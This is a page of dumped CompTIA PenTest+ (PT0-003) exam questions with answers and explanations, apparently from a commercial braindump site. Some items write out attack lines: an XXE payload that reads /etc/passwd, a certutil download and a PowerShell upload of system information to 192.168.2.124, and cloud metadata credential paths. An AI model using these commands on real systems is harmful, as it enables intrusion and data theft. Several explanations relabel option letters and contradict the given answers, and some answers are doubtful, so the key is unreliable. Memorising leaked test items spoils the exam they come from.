

[Mar 23, 2025] Actual4Labs PT0-003 dumps & CompTIA PenTest+ sure practice dumps
CompTIA PT0-003 Actual Questions and Braindumps
NEW QUESTION # 85
During a red-team exercise, a penetration tester obtains an employee's access badge. The tester uses the badge's information to create a duplicate for unauthorized entry. Which of the following best describes this action?
- A. Card skimming
- B. RFID cloning
- C. Smurfing
- D. Credential stuffing
Answer: B
Explanation:
RFID Cloning:
RFID (Radio-Frequency Identification) cloning involves copying the data from an access badge and creating a duplicate that can be used for unauthorized entry.
Tools like Proxmark or RFID duplicators are commonly used for this purpose.
Why Not Other Options?
A (Smurfing): A network-based denial-of-service attack, unrelated to physical access.
B (Credential stuffing): Involves using stolen credentials in bulk for authentication attempts, unrelated to badge cloning.
D (Card skimming): Relates to stealing credit card information, not access badges.
CompTIA Pentest+ Reference:
Domain 3.0 (Attacks and Exploits)
NEW QUESTION # 86
A penetration tester finds that an application responds with the contents of the /etc/passwd file when the following payload is sent:
xml
Copy code
<?xml version="1.0"?>
<!DOCTYPE data [
<!ENTITY foo SYSTEM "file:///etc/passwd" >
]>
<test>&foo;</test>
Which of the following should the tester recommend in the report to best prevent this type of vulnerability?
- A. Implement a WAF to filter all incoming requests.
- B. Disable the use of external entities.
- C. Ensure the requests application access logs are reviewed frequently.
- D. Drop all excessive file permissions with chmod o-rwx.
Answer: B
Explanation:
The vulnerability in question is XML External Entity (XXE) injection, which occurs when an application processes XML input containing external entities that access files on the server or external resources.
* Disabling External Entities:
* The root cause of the issue is the application's ability to process external entities (<!ENTITY foo SYSTEM ...>). Disabling external entities entirely prevents XXE attacks.
* This can be achieved by properly configuring the XML parser (e.g., in Java, disable DocumentBuilderFactory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true)).
* Why Not Other Options?
* A (chmod o-rwx): File permission hardening may reduce the impact of a successful attack but does not mitigate XXE at the parser level.
* B (Review logs): Reviewing logs is a reactive measure, not a prevention mechanism.
* D (WAF): A WAF may block some malicious requests but is not a reliable mitigation for XXE vulnerabilities embedded in legitimate XML input.
CompTIA Pentest+ References:
* Domain 3.0 (Attacks and Exploits)
* OWASP XXE Prevention Cheat Sheet
NEW QUESTION # 87
During a penetration testing engagement, a tester targets the internet-facing services used by the client. Which of the following describes the type of assessment that should be considered in this scope of work?
- A. Segmentation
- B. Mobile
- C. Web
- D. External
Answer: D
Explanation:
An external assessment focuses on testing the security of internet-facing services.
External Assessment: It involves evaluating the security posture of services exposed to the internet, such as web servers, mail servers, and other public-facing infrastructure. The goal is to identify vulnerabilities that could be exploited by attackers from outside the organization's network.
Segmentation: This type of assessment focuses on ensuring that different parts of a network are appropriately segmented to limit the spread of attacks. It's more relevant to internal network architecture.
Mobile: This assessment targets mobile applications and devices, not general internet-facing services.
Web: While web assessments focus on web applications, the scope of an external assessment is broader and includes all types of internet-facing services.
NEW QUESTION # 88
A penetration tester needs to access a building that is guarded by locked gates, a security team, and cameras.
Which of the following is a technique the tester can use to gain access to the IT framework without being detected?
- A. Disable the cameras remotely.
- B. Send a phishing email.
- C. Impersonate a package delivery worker.
- D. Pick a lock.
Answer: C
NEW QUESTION # 89
A tester completed a report for a new client. Prior to sharing the report with the client, which of the following should the tester request to complete a review?
- A. The customer's designated contact
- B. A cybersecurity industry peer
- C. A generative AI assistant
- D. A team member
Answer: D
Explanation:
Before sharing a report with a client, it is crucial to have it reviewed to ensure accuracy, clarity, and completeness. The best choice for this review is a team member.
Internal Peer Review:
Familiarity with the Project: A team member who worked on the project or is familiar with the methodologies used can provide a detailed and context-aware review.
Quality Assurance: This review helps catch any errors, omissions, or inconsistencies in the report before it reaches the client.
Alternative Review Options:
A Generative AI Assistant: While useful for drafting and checking for language issues, it may not fully understand the context and technical details of the penetration test.
The Customer's Designated Contact: Typically, the client reviews the report after the internal review to provide their perspective and request clarifications or additional details.
A Cybersecurity Industry Peer: Although valuable, this option might not be practical due to confidentiality concerns and the peer's lack of specific context regarding the engagement. In summary, an internal team member is the most suitable choice for a thorough and contextually accurate review before sharing the report with the client.
NEW QUESTION # 90
A penetration tester presents the following findings to stakeholders:
Control | Number of findings | Risk | Notes
Encryption | 1 | Low | Weak algorithm noted
Patching | 8 | Medium | Unsupported systems
System hardening | 2 | Low | Baseline drift observed
Secure SDLC | 10 | High | Libraries have vulnerabilities
Password policy | 0 | Low | No exceptions noted
Based on the findings, which of the following recommendations should the tester make? (Select two).
- A. Implement an SCA tool.
- B. Write an SDLC policy.
- C. Obtain the latest library version.
- D. Develop a secure encryption algorithm.
- E. Deploy an asset management system.
- F. Patch the libraries.
Answer: A,C
Explanation:
Based on the findings, the focus should be on addressing vulnerabilities in libraries and ensuring their security.
Implement an SCA Tool:
SCA (Software Composition Analysis) tools are designed to analyze and manage open-source components in an application. Implementing an SCA tool would help in identifying and managing vulnerabilities in libraries, aligning with the finding of vulnerable libraries in the secure SDLC process. This recommendation addresses the high-risk finding related to the Secure SDLC by providing a systematic approach to manage and mitigate vulnerabilities in software dependencies.
Obtain the Latest Library Version:
Keeping libraries up to date is a fundamental practice in maintaining the security of an application. Ensuring that the latest, most secure versions of libraries are used directly addresses the high-risk finding related to vulnerable libraries.
This recommendation is a direct and immediate action to mitigate the identified vulnerabilities.
NEW QUESTION # 91
A penetration tester gains access to a Windows machine and wants to further enumerate users with native operating system credentials. Which of the following should the tester use?
- A. netstat.exe -ntp
- B. route.exe print
- C. strings.exe -a
- D. net.exe commands
Answer: D
Explanation:
To further enumerate users on a Windows machine using native operating system commands, the tester should use net.exe commands. The net command is a versatile tool that provides various network functionalities, including user enumeration.
net.exe:
net user: This command displays a list of user accounts on the local machine.
net user
net localgroup: This command lists all local groups, and by specifying a group name, it can list the members of that group.
net localgroup administrators
Enumerating Users:
List All Users: The net user command provides a comprehensive list of all user accounts configured on the system.
Group Memberships: The net localgroup command can be used to see which users belong to specific groups, such as administrators.
Pentest Reference:
Post-Exploitation: After gaining initial access, enumerating user accounts helps understand the structure and potential targets for privilege escalation.
Windows Commands: Leveraging built-in commands like net for enumeration ensures that no additional tools need to be uploaded to the target system, reducing the risk of detection.
Using net.exe commands, the penetration tester can effectively enumerate user accounts and group memberships on the compromised Windows machine, aiding in further exploitation and privilege escalation.
NEW QUESTION # 92
During a security assessment, a penetration tester needs to exploit a vulnerability in a wireless network's authentication mechanism to gain unauthorized access to the network. Which of the following attacks would the tester most likely perform to gain access?
- A. MAC address spoofing
- B. Eavesdropping
- C. KARMA attack
- D. Beacon flooding
Answer: C
Explanation:
To exploit a vulnerability in a wireless network's authentication mechanism and gain unauthorized access, the penetration tester would most likely perform a KARMA attack.
KARMA Attack:
Definition: KARMA (KARMA Attacks Radio Machines Automatically) is an attack technique that exploits the tendency of wireless clients to automatically connect to previously connected wireless networks.
Mechanism: Attackers set up a rogue access point that impersonates a legitimate wireless network. When clients automatically connect to this rogue AP, attackers can capture credentials or provide malicious services.
Purpose:
Unauthorized Access: By setting up a rogue access point, attackers can trick legitimate clients into connecting to their network, thereby gaining unauthorized access.
Other Options:
Beacon Flooding: Involves sending a large number of fake beacon frames to create noise and disrupt network operations. Not directly useful for gaining unauthorized access.
MAC Address Spoofing: Involves changing the MAC address of an attacking device to match a trusted device. Useful for bypassing MAC-based access controls but not specific to wireless network authentication.
Eavesdropping: Involves intercepting and listening to network traffic, useful for gathering information but not directly for gaining unauthorized access.
Pentest Reference:
Wireless Security Assessments: Understanding common attack techniques such as KARMA is crucial for identifying and exploiting vulnerabilities in wireless networks.
Rogue Access Points: Setting up rogue APs to capture credentials or perform man-in-the-middle attacks is a common tactic in wireless penetration testing.
By performing a KARMA attack, the penetration tester can exploit the wireless network's authentication mechanism and gain unauthorized access to the network.
NEW QUESTION # 93
A company has hired a penetration tester to deploy and set up a rogue access point on the network.
Which of the following is the BEST tool to use to accomplish this goal?
- A. Wireshark
- B. Aircrack-ng
- C. Wifite
- D. Kismet
Answer: B
Explanation:
Reference:
https://null-byte.wonderhowto.com/how-to/hack-wi-fi-stealing-wi-fi-passwords-with-evil-twin-attack-0183880/
https://thecybersecurityman.com/2018/08/11/creating-an-evil-twin-or-fake-access-point-using-aircrack-ng-and-
NEW QUESTION # 94
A penetration tester, who is doing an assessment, discovers an administrator has been exfiltrating proprietary company information. The administrator offers to pay the tester to keep quiet. Which of the following is the BEST action for the tester to take?
- A. Include the discovery and interaction in the daily report.
- B. Escalate the issue.
- C. Stop the penetration test.
- D. Check the scoping document to determine if exfiltration is within scope.
Answer: C
Explanation:
"Another reason to communicate with the customer is to let the customer know if something unexpected arises while doing the pentest, such as if a critical vulnerability is found on a system, a new target system is found that is outside the scope of the penetration test targets, or a security breach is discovered when doing the penetration test. You will need to discuss how to handle such discoveries and who to contact if those events occur. In case of such events, you typically stop the pentest temporarily to discuss the issue with the customer, then resume once a resolution has been determined."
NEW QUESTION # 95
Which of the following is the most secure way to protect a final report file when delivering the report to the client/customer?
- A. Creating a link on a cloud service and delivering it by email
- B. Copying the file on a USB drive and delivering it by postal mail
- C. Requiring FTPS security to download the file
- D. Asking for a PGP public key to encrypt the file
Answer: D
Explanation:
Using PGP (Pretty Good Privacy) encryption ensures that the report file is securely encrypted with the client's public key. Only the client can decrypt the file using their private key, ensuring confidentiality during transit.
NEW QUESTION # 96
A penetration tester cannot find information on the target company's systems using common OSINT methods. The tester's attempts to do reconnaissance against internet-facing resources have been blocked by the company's WAF. Which of the following is the best way to avoid the WAF and gather information about the target company's systems?
- A. Code repository scanning
- B. Directory enumeration
- C. HTML scraping
- D. Port scanning
Answer: A
Explanation:
When traditional reconnaissance methods are blocked, scanning code repositories is an effective method to gather information.
Code Repository Scanning:
Leaked Information: Code repositories (e.g., GitHub, GitLab) often contain sensitive information, including API keys, configuration files, and even credentials that developers might inadvertently commit.
Accessible: These repositories can often be accessed publicly, bypassing traditional defenses like WAFs.
NEW QUESTION # 97
During the reconnaissance phase, a penetration tester collected the following information from the DNS records:
A-----> www
A-----> host
TXT --> vpn.comptia.org
SPF---> ip =2.2.2.2
Which of the following DNS records should be in place to avoid phishing attacks using spoofing domain techniques?
- A. CNAME
- B. SOA
- C. DMARC
- D. MX
Answer: C
Explanation:
DMARC (Domain-based Message Authentication, Reporting & Conformance) is an email authentication protocol that helps prevent email spoofing and phishing. It builds on SPF (Sender Policy Framework) and DKIM (DomainKeys Identified Mail) to provide a mechanism for email senders and receivers to improve and monitor the protection of the domain from fraudulent email.
* Understanding DMARC:
* SPF: Defines which IP addresses are allowed to send emails on behalf of a domain.
* DKIM: Provides a way to check that an email claiming to come from a specific domain was indeed authorized by the owner of that domain.
* DMARC: Uses SPF and DKIM to determine the authenticity of an email and specifies what action to take if the email fails the authentication checks.
* Implementing DMARC:
* Create a DMARC policy in your DNS records. This policy can specify to reject, quarantine, or take no action on emails that fail SPF or DKIM checks.
* Example DMARC record: v=DMARC1; p=reject; rua=mailto:[email protected];
* Benefits of DMARC:
* Helps to prevent email spoofing and phishing attacks.
* Provides visibility into email sources through reports.
* Enhances domain reputation by ensuring only legitimate emails are sent from the domain.
* DMARC Record Components:
* v: Version of DMARC.
* p: Policy for handling emails that fail the DMARC check (none, quarantine, reject).
* rua: Reporting URI of aggregate reports.
* ruf: Reporting URI of forensic reports.
* pct: Percentage of messages subjected to filtering.
* Real-World Example:
* A company sets up a DMARC policy with p=reject to ensure that any emails failing SPF or DKIM checks are rejected outright, significantly reducing the risk of phishing attacks using their domain.
* References from Pentesting Literature:
* In "Penetration Testing - A Hands-on Introduction to Hacking," DMARC is mentioned as part of email security protocols to prevent phishing.
* HTB write-ups often highlight the importance of DMARC in securing email communications and preventing spoofing attacks.
Step-by-Step ExplanationReferences:
* Penetration Testing - A Hands-on Introduction to Hacking
* HTB Official Writeups
NEW QUESTION # 98
A penetration tester is testing a power plant's network and needs to avoid disruption to the grid.
Which of the following methods is most appropriate to identify vulnerabilities in the network?
- A. Configure a network scanner engine and execute the scan.
- B. Configure a port mirror and review the network traffic.
- C. Execute a testing framework to validate vulnerabilities on the devices.
- D. Run a network mapper tool to get an understanding of the devices.
Answer: B
Explanation:
When testing a power plant's network and needing to avoid disruption to the grid, configuring a port mirror and reviewing the network traffic is the most appropriate method to identify vulnerabilities without causing disruptions.
NEW QUESTION # 99
A penetration tester needs to identify all vulnerable input fields on a customer website. Which of the following tools would be best suited to complete this request?
- A. SAST
- B. SCA
- C. IAST
- D. DAST
Answer: D
Explanation:
Dynamic Application Security Testing (DAST):
DAST tools interact with the running application from the outside, simulating attacks to identify security vulnerabilities.
They are particularly effective in identifying issues like SQL injection, XSS, CSRF, and other vulnerabilities in web applications.
DAST tools do not require access to the source code, making them suitable for black-box testing.
Advantages of DAST:
Real-World Testing: DAST simulates real-world attacks by interacting with the application in the same way a user would.
Comprehensive Coverage: Can identify vulnerabilities in all parts of the web application, including input fields, forms, and user interactions.
Automated Scanning: Automates the process of testing and identifying vulnerabilities, providing detailed reports on discovered issues.
NEW QUESTION # 100
A penetration tester has obtained a low-privilege shell on a Windows server with a default configuration and now wants to explore the ability to exploit misconfigured service permissions. Which of the following commands would help the tester START this process?
- A. schtasks /query /fo LIST /v | find /I "Next Run Time:"
- B. powershell (New-Object System.Net.WebClient).UploadFile('http://192.168.2.124/ upload.php', 'systeminfo.txt')
- C. certutil -urlcache -split -f http://192.168.2.124/windows-binaries/ accesschk64.exe
- D. wget http://192.168.2.124/windows-binaries/accesschk64.exe-Oaccesschk64.exe
Answer: C
Explanation:
https://www.bleepingcomputer.com/news/security/certutilexe-could-allow-attackers-to-download-malware-whi
--- https://docs.microsoft.com/en-us/sysinternals/downloads/accesschk
The
certutil command is a Windows utility that can be used to manipulate certificates and certificate authorities.
However, it can also be abused by attackers to download files from remote servers using the -urlcache option. In this case, the command downloads accesschk64.exe from http://192.168.2.124/windows-binaries/ and saves it locally. Accesschk64.exe is a tool that can be used to check service permissions and identify potential privilege escalation vectors. The other commands are not relevant for this purpose. Powershell is a scripting language that can be used to perform various tasks, but in this case it uploads a file instead of downloading one. Schtasks is a command that can be used to create or query scheduled tasks, but it does not help with service permissions. Wget is a Linux command that can be used to download files from the web, but it does not work on Windows by default.
NEW QUESTION # 101

A penetration tester performs several Nmap scans against the web application for a client.
INSTRUCTIONS
Click on the WAF and servers to review the results of the Nmap scans. Then click on each tab to select the appropriate vulnerability and remediation options.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.
Answer:
Explanation:
See the explanation part for detailed solution.
Explanation:
A screenshot of a computer Description automatically generated
A screenshot of a computer screen Description automatically generated
Most likely vulnerability: Perform a SSRF attack against App01.example.com from CDN.example.com.
The scenario suggests that the CDN network (with a WAF) can be used to perform a Server-Side Request Forgery (SSRF) attack. Since the penetration tester has the pentester workstation interacting through the CDN
/WAF and the production network is behind it, the most plausible attack vector is to exploit SSRF to interact with the internal services like App01.example.com.
Two best remediation options:
* Restrict direct communications to App01.example.com to only approved components.
* Require an additional authentication header value between CDN.example.com and App01.example.com.
* Restrict direct communications to App01.example.com to only approved components: This limits the exposure of the application server by ensuring that only specified, trusted entities can communicate with it.
* Require an additional authentication header value between CDN.example.com and App01.
example.com: Adding an authentication layer between the CDN and the app server helps ensure that requests are legitimate and originate from trusted sources, mitigating SSRF and other indirect attack vectors.
Nmap Scan Observations:
* CDN/WAF shows open ports for HTTP and HTTPS but filtered for MySQL, indicating it acts as a filtering layer.
* App Server has open ports for HTTP, HTTPS, and filtered for MySQL.
* DB Server has all ports filtered, typical for a database server that should not be directly accessible.
These findings align with the SSRF vulnerability and the appropriate remediation steps to enhance the security of internal communications.
NEW QUESTION # 102
A penetration tester reviews a SAST vulnerability scan report. The following vulnerability has been reported as high severity:
Source file: components.ts
Issue 2 of 12: Command injection
Severity: High
Call: .innerHTML = response
The tester inspects the source file and finds the variable response is defined as a constant and is not referred to or used in other sections of the code. Which of the following describes how the tester should classify this reported vulnerability?
- A. True positive
- B. Low severity
- C. False positive
- D. False negative
Answer: C
Explanation:
A false positive occurs when a vulnerability scan incorrectly flags a security issue that does not exist or is not exploitable in the context of the application. Here's the reasoning:
* Definition of Command Injection:Command injection vulnerabilities occur when user-controllable data is passed to an interpreter or command execution context without proper sanitization, allowing an attacker to execute arbitrary commands.
* Code Analysis:
* The response variable is defined as a constant (const), which implies its value is immutable during runtime.
* The response is not sourced from user input nor used elsewhere, meaning there is no attack surface or exploitation pathway for an attacker to influence the content of response.
* Scanner Misclassification:Static Application Security Testing (SAST) tools may flag vulnerabilities based on patterns (e.g., .innerHTML usage) without assessing the source and flow of data, resulting in false positives.
* Final Classification:Since the response variable is static and unchangeable, the flagged issue is not exploitable. This makes it a false positive.
CompTIA Pentest+ References:
* Domain 3.0 (Attacks and Exploits)
* Domain 4.0 (Penetration Testing Tools)
* OWASP Static Code Analysis Guide
NEW QUESTION # 103
After compromising a system, a penetration tester wants more information in order to decide what actions to take next. The tester runs the following commands:
Which of the following attacks is the penetration tester most likely trying to perform?
- A. Container escape techniques
- B. Metadata service attack
- C. Credential harvesting
- D. Resource exhaustion
Answer: B
Explanation:
The penetration tester is most likely trying to perform a metadata service attack, which is an attack that exploits a vulnerability in the metadata service of a cloud provider. The metadata service is a service that provides information about the cloud instance, such as its IP address, hostname, credentials, user data, or role permissions. The metadata service can be accessed from within the cloud instance by using a special IP address, such as 169.254.169.254 for AWS, Azure, and GCP. The commands that the penetration tester runs are curl commands, which are used to transfer data from or to a server. The curl commands are requesting data from the metadata service IP address with different paths, such as
/latest/meta-data/iam/security-credentials/ and /latest/user-data/. These paths can reveal sensitive information about the cloud instance, such as its IAM role credentials or user data scripts. The penetration tester may use this information to escalate privileges, access other resources, or perform other actions on the cloud environment. The other options are not likely attacks that the penetration tester is trying to perform.
NEW QUESTION # 104
Which of the following can be used to store alphanumeric data that can be fed into scripts or programs as input to penetration-testing tools?
- A. Directory
- B. For-loop
- C. Symlink
- D. Catalog
- E. Dictionary
Answer: E
Explanation:
A dictionary can be used to store alphanumeric data that can be fed into scripts or programs as input to penetration-testing tools. A dictionary is a collection of key-value pairs that can be accessed by using the keys. For example, a dictionary can store usernames and passwords, or IP addresses and hostnames, that can be used as input for brute-force or reconnaissance tools.
NEW QUESTION # 105
Which of the following tools would be the best to use to intercept an HTTP response of an API, change its content, and forward it back to the origin mobile device?
- A. Drozer
- B. MobSF
- C. Burp Suite
- D. Android SDK Tools
Answer: C
Explanation:
Burp Suite is a tool that allows intercepting and modifying HTTP requests and responses of an API, as well as performing other web application security testing tasks. Burp Suite can act as a proxy between the mobile device and the API server, and enable the tester to view, edit, and replay the HTTP traffic. Burp Suite can also modify the content of the HTTP response, such as changing the status code, headers, or body, and forward it back to the mobile device12. The other tools are not suitable for this purpose, as they either focus on Android application analysis and exploitation (Drozer and MobSF) or development and debugging (Android SDK Tools). References:
*Intercepting Mobile Application Traffic Using Burp Suite, Infosec Resources article by Srinivas
*How to Intercept and Modify HTTP Requests and Responses with Burp Suite, MDN Web Docs article by Mozilla
NEW QUESTION # 106
As part of a security audit, a penetration tester finds an internal application that accepts unexpected user inputs, leading to the execution of arbitrary commands. Which of the following techniques would the penetration tester most likely use to access the sensitive data?
- A. Logic bomb
- B. Cross-site scripting
- C. Brute-force attack
- D. SQL injection
Answer: D
Explanation:
SQL injection (SQLi) is a technique that allows attackers to manipulate SQL queries to execute arbitrary commands on a database. It is one of the most common and effective methods for accessing sensitive data in internal applications that accept unexpected user inputs. Here's why option B is the most likely technique:
* Arbitrary Command Execution: The question specifies that the internal application accepts unexpected user inputs leading to arbitrary command execution. SQL injection fits this description as it exploits vulnerabilities in the application's input handling to execute unintended SQL commands on the database.
* Data Access: SQL injection can be used to extract sensitive data from the database, modify or delete records, and perform administrative operations on the database server. This makes it a powerful technique for accessing sensitive information.
* Common Vulnerability: SQL injection is a well-known and frequently exploited vulnerability in web applications, making it a likely technique that a penetration tester would use to exploit input handling issues in an internal application.
References from Pentest:
* Luke HTB: This write-up demonstrates how SQL injection was used to exploit an internal application and access sensitive data. It highlights the process of identifying and leveraging SQL injection vulnerabilities to achieve data extraction.
* Writeup HTB: Describes how SQL injection was utilized to gain access to user credentials and further exploit the application. This example aligns with the scenario of using SQL injection to execute arbitrary commands and access sensitive data.
Conclusion:
Given the nature of the vulnerability described (accepting unexpected user inputs leading to arbitrary command execution), SQL injection is the most appropriate and likely technique that the penetration tester would use to access sensitive data. This method directly targets the input handling mechanism to manipulate SQL queries, making it the best choice.
NEW QUESTION # 107
......
Latest PT0-003 Pass Guaranteed Exam Dumps with Accurate & Updated Questions: https://www.actual4labs.com/CompTIA/PT0-003-actual-exam-dumps.html
Pass PT0-003 Exam with Updated PT0-003 Exam Dumps PDF 2025: https://drive.google.com/open?id=1Q35Wm5y5SoyKMMfQFg5ED6yDg-Ml2zBf